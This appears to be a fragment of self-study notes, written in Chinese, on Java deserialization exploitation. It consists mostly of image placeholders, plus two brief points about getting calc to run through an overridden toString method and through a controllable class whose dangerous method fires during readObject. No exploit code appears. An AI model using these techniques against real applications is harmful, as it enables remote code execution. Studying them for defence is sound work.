

```


(1) 向toString方法中添加代码执行calc:





(2) 入口参数中包含可控类，该类有危险方法，readObject时调用：





self-educated

